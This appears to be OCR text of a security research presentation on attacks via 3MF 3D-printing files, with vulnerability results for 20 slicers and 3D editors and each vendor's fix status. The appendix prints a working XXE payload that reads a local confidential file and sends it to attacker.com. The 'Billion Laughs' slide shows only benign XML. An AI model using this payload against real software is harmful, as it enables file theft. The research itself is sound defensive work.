

Open
« build › static ›
Search static
Organize
New folder
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (E:)
Name
Date modified
Type
CS 21.06.2023 16:27
DOS 21.06.2023 16:27
F 21.06.2023 16:27
R 21.06.2023 16:27
XML 21.06.2023 16:27
ZIP 21.06.2023 16:27
3DBenchy.3mf 21.06.2023 16:27
File name:
3MF-Analyzer\build\static\3DBenchy.3mf
All files (*.stl;*.obj;*.3mf;*.wrl;*.
Open
Cancel



Generate
3MF
3MF
352
Test Cases
Execute
Ctrl
+
I
Evaluate



3D Builder - 3DBenchy
Insert
Object
Edit
Paint
View
Help
Loading file...



Generate
3MF
3MF
352
Test Cases
Execute
Ctrl + I
Evaluate



3D Builder - 3DBenchy
Insert
Object
Edit
Paint
View
Help
50 mm


Generate
3MF
3MF
352
Test Cases
Execute
Ctrl
+
I
Evaluate



3D Builder - 3DBenchy
Insert
Object
Edit
Paint
View
Help
50 mm





Generate
3MF
3MF
352
Test Cases
Execute
Ctrl
+
I
Program
Snapshots
Evaluate



- UI Spoofing
  - ➔ screenshot comparison with baseline



- UI Spoofing
  - ➔ screenshot comparison with baseline
- Denial of Service
  - ➔ execution duration / crash detection



- UI Spoofing
  - ➔ screenshot comparison with baseline
- Denial of Service
  - ➔ execution duration / crash detection
- Data Exfiltration
  - ➔ requests to “attacker server”

Evaluation Results

- ✔ not vulnerable
- ◆ partially vulnerable
- ✖ vulnerable

Software	Data Exfiltration	Denial of Service	UI Spoofing
3D Builder			
3D Viewer			
Chitubox Pro			
CraftWare Pro			
Cura			
FlashPrint 5			
Fusion 360			
ideaMaker			
lib3mf			
Lychee Slicer 3			
MeshMagic			
MeshMixer			
Office 365			
Paint 3D			
PrusaSlicer			
Repetier-Host			
Simplify3D			
Slic3r			
SuperSlicer			
Z-SUITE			
∑ ✖			

Evaluation Results

- ✓ not vulnerable
- ◆ partially vulnerable
- ✗ vulnerable

Software	Data Exfiltration	Denial of Service	UI Spoofing
3D Builder	✓		
3D Viewer	✓		
Chitubox Pro	✓		
CraftWare Pro	✓		
Cura	✓		
FlashPrint 5	✓		
Fusion 360	✓		
ideaMaker	✓		
lib3mf	✓		
Lychee Slicer 3	✓		
MeshMagic	✓		
MeshMixer	✓		
Office 365	✓		
Paint 3D	✓		
PrusaSlicer	✓		
Repetier-Host	✗		
Simplify3D	✓		
Slic3r	✓		
SuperSlicer	✓		
Z-SUITE	✓		
∑ ✗	1		

Evaluation Results

- ✓ not vulnerable
- ◆ partially vulnerable
- ✗ vulnerable

Software	Data Exfiltration	Denial of Service	UI Spoofing
3D Builder	✓	◆	
3D Viewer	✓	◆	
Chitubox Pro	✓	✓	
CraftWare Pro	✓	✓	
Cura	✓	✗	
FlashPrint 5	✓	◆	
Fusion 360	✓	✗	
ideaMaker	✓	✗	
lib3mf	✓	◆	
Lychee Slicer 3	✓	✗	
MeshMagic	✓	✗	
MeshMixer	✓	◆	
Office 365	✓	✓	
Paint 3D	✓	✓	
PrusaSlicer	✓	✗	
Repetier-Host	✗	✗	
Simplify3D	✓	✗	
Slic3r	✓	✗	
SuperSlicer	✓	✗	
Z-SUITE	✓	✗	
∑ ✗	1	11	

Evaluation Results

- ✓ not vulnerable
- ◆ partially vulnerable
- ✗ vulnerable

Software	Data Exfiltration	Denial of Service	UI Spoofing
3D Builder	✓	◆	✗
3D Viewer	✓	◆	✗
Chitubox Pro	✓	✓	◆
CraftWare Pro	✓	✓	◆
Cura	✓	✗	✗
FlashPrint 5	✓	◆	◆
Fusion 360	✓	✗	✗
ideaMaker	✓	✗	✗
lib3mf	✓	◆	✗
Lychee Slicer 3	✓	✗	✗
MeshMagic	✓	✗	✗
MeshMixer	✓	◆	✗
Office 365	✓	✓	✗
Paint 3D	✓	✓	◆
PrusaSlicer	✓	✗	✗
Repetier-Host	✗	✗	✗
Simplify3D	✓	✗	✗
Slic3r	✓	✗	✗
SuperSlicer	✓	✗	✗
Z-SUITE	✓	✗	✗
∑ ✗	1	11	16

Answers to Questions

RQ 1: What attacks result from 3D printing files?

RQ 2: Can 3MF be used to exploit them?

Answers to Questions

RQ 1: What attacks result from 3D printing files?
→ Data Exfiltration, Denial of Service, UI Spoofing

RQ 2: Can 3MF be used to exploit them?

Answers to Questions

RQ 1: What attacks result from 3D printing files?
→ Data Exfiltration, Denial of Service, UI Spoofing

RQ 2: Can 3MF be used to exploit them?
→ yes (16/20 tested applications vulnerable)

Answers to Questions

RQ 1: What attacks result from 3D printing files?
→ Data Exfiltration, Denial of Service, UI Spoofing

RQ 2: Can 3MF be used to exploit them?
→ yes (16/20 tested applications vulnerable)

Takeaways

Answers to Questions

RQ 1: What attacks result from 3D printing files?
→ Data Exfiltration, Denial of Service, UI Spoofing

RQ 2: Can 3MF be used to exploit them?
→ yes (16/20 tested applications vulnerable)

Takeaways

- framework for XML-based file formats and GUI testing

Answers to Questions

RQ 1: What attacks result from 3D printing files?
→ Data Exfiltration, Denial of Service, UI Spoofing

RQ 2: Can 3MF be used to exploit them?
→ yes (16/20 tested applications vulnerable)

Takeaways

- framework for XML-based file formats and GUI testing
- developers should raise problems back to user and follow the specification

Appendix

Tested Programs

Software	Type	License
3D Builder	3D Editor	closed-source, free
3D Viewer	3D Viewer	closed-source, free
Chitubox Pro	Slicer	closed-source, paid
CraftWare Pro	Slicer	closed-source, free
Cura	Slicer	open-source
FlashPrint 5	Slicer	closed-source, free
Fusion 360	3D Editor	closed-source, paid
ideaMaker	Slicer	closed-source, free
lib3mf	Library	open-source
Lychee Slicer 3	Slicer	closed-source, free
MeshMagic	3D Editor	closed-source, free
MeshMixer	3D Editor	closed-source, free
Office 365	3D Viewer	closed-source, paid
Paint 3D	3D Editor	closed-source, free
PrusaSlicer	Slicer	open-source
Repetier-Host	Slicer	closed-source, free
Simplify3D	Slicer	closed-source, paid
Slic3r	Slicer	open-source
SuperSlicer	Slicer	open-source
Z-SUITE	Slicer	closed-source, free

3dmodel.model

```
<model>
  <resources>
    <object id="1"> ... </object>
    <object id="2"> ... </object>
    <object id="3">
      <components>
        <component objectid="1" />
        <component objectid="2" />
      </components>
    </object>
  </resources>
  <build>
    <item objectid="3" transform="1 0 0 0 1 0 0 0 1 0.00100527 -42.998 0" />
  </build>
</model>
```

3dmodel.model — Billion Laughs Attack

```
<model>
  <resources>
    <object id="1"> ... </object>
    <object id="2"> ... </object>
    <object id="3">
      <components>
        <component objectid="1" />
        <component objectid="2" />
      </components>
    </object>
  </resources>
  <build>
    <item objectid="3" transform="1 0 0 0 1 0 0 0 1 0.00100527 -42.998 0" />
  </build>
</model>
```

XML External Entity Attack on Repetier-Host

```
<!ENTITY % remote SYSTEM "http://attacker.com/sendhttp.dtd">
%remote;
%send;
```

Code injected into `3dmodel.model` file.

```
<!ENTITY % payload SYSTEM "file:///workspaces/server_files/confidential.txt">
<!ENTITY % param
      "<!ENTITY &amp;amp;#37; send SYSTEM 'http://attacker.com/%payload;'>">
%param;
```

Code in `http://attacker.com/sendhttp.dtd`

Distribution of Test Cases per Attack Class/Scope

	Scope		
Attack Class	3MF	OPC	XML
Data Exfiltration	–	3	23
Denial of Service	9	7	11
UI Spoofing	275	20	4

Full Results

Software	Data Exfiltration			Denial of Service			UI Spoofing†			Summary	Disclosure Status
	3MF	OPC	XML	3MF	OPC	XML	3MF	OPC	XML		
3D Builder	○	✓	✓	⊗̸	✓	✓	⊗	⊗̸	✓	⊗	⚠
3D Viewer	○	✓	✓	⊗̸	✓	✓	⊗	⊗̸	✓	⊗	⚠
Chitubox Pro	○	✓	✓	✓	✓	✓	⊗̸	⊗̸	✓	⊗̸	⚠
CraftWare Pro	○	✓	✓	✓	✓	✓	⊗̸	⊗̸	✓	⊗̸	(✓)
Cura	○	✓	✓	⊗	⊗‡	✓	⊗	⊗	✓	⊗	(✓)
FlashPrint 5	○	✓	✓	⊗̸	✓	✓	⊗̸	✓	✓	⊗̸	⚠
Fusion 360	○	✓	✓	⊗	✓	✓	⊗	⊗̸	✓	⊗	⚠
ideaMaker	○	✓	✓	⊗‡	⊗	⊗	⊗	⊗	✓	⊗	⚠
lib3mf	○	✓	✓	⊗̸	✓	✓	⊗	⊗̸	✓	⊗	✓
Lychee Slicer 3	○	✓	✓	⊗‡	⊗‡	⊗‡	⊗	⊗	✓	⊗	⚠
MeshMagic	○	✓	✓	⊗‡	⊗	✓	⊗	⊗	✓	⊗	⚠
MeshMixer	○	✓	✓	⊗̸	✓	✓	⊗	✓	✓	⊗	⚠
Office 365	○	✓	✓	✓	✓	✓	⊗	⊗̸	✓	⊗	⚠
Paint 3D	○	✓	✓	✓	✓	✓	⊗̸	⊗̸	✓	⊗̸	⚠
PrusaSlicer	○	✓	✓	⊗	✓	✓	⊗̸	⊗	✓	⊗	⚠
Repetier-Host	○	✓	⊗	⊗̸	✓	⊗	✓	⊗	✓	⊗	✓
Simplify3D	○	✓	✓	⊗	✓	✓	⊗	⊗	✓	⊗	⚠
Slic3r	○	✓	✓	⊗‡	✓	⊗	⊗	⊗	✓	⊗	⚠
SuperSlicer	○	✓	✓	⊗	✓	⊗	⊗̸	⊗	✓	⊗	⚠
Z-SUITE	○	✓	✓	⊗̸	⊗‡	✓	⊗	⊗	✓	⊗	⚠
∑ ⊗	0	0	1	9	5	5	13	11	0	16	

⊗: The attacker is successful and meets their winning condition. The software is vulnerable.
⊗̸ : The attacker is partially successful.
✓: The attacker is unsuccessful, they cannot meet their winning conditions.
○: 3MF does not have any mechanism to load information from outside the ZIP archive.

✓ : The vulnerabilities are fixed.
(✓): The vulnerabilities will be fixed.
⚠: The vulnerabilities are not fixed (+ no information that they will be).

† Evaluated against the baseline. If the program shows *minor* divergence from the specification, it is ranked as ⊗̸ .

‡ The DoS attack was not designed to be one; the targeted program crashed or hung while parsing a test case.

Attributions

- Villan SVG Icon by J.J. at the English-language Wikipedia. License: CC BY-SA 3.0 Deed (background removed)
- All emojis designed by OpenMoji – the open-source emoji and icon project. License: CC BY-SA 4.0 (various modifications applied & own emojis created in similar style)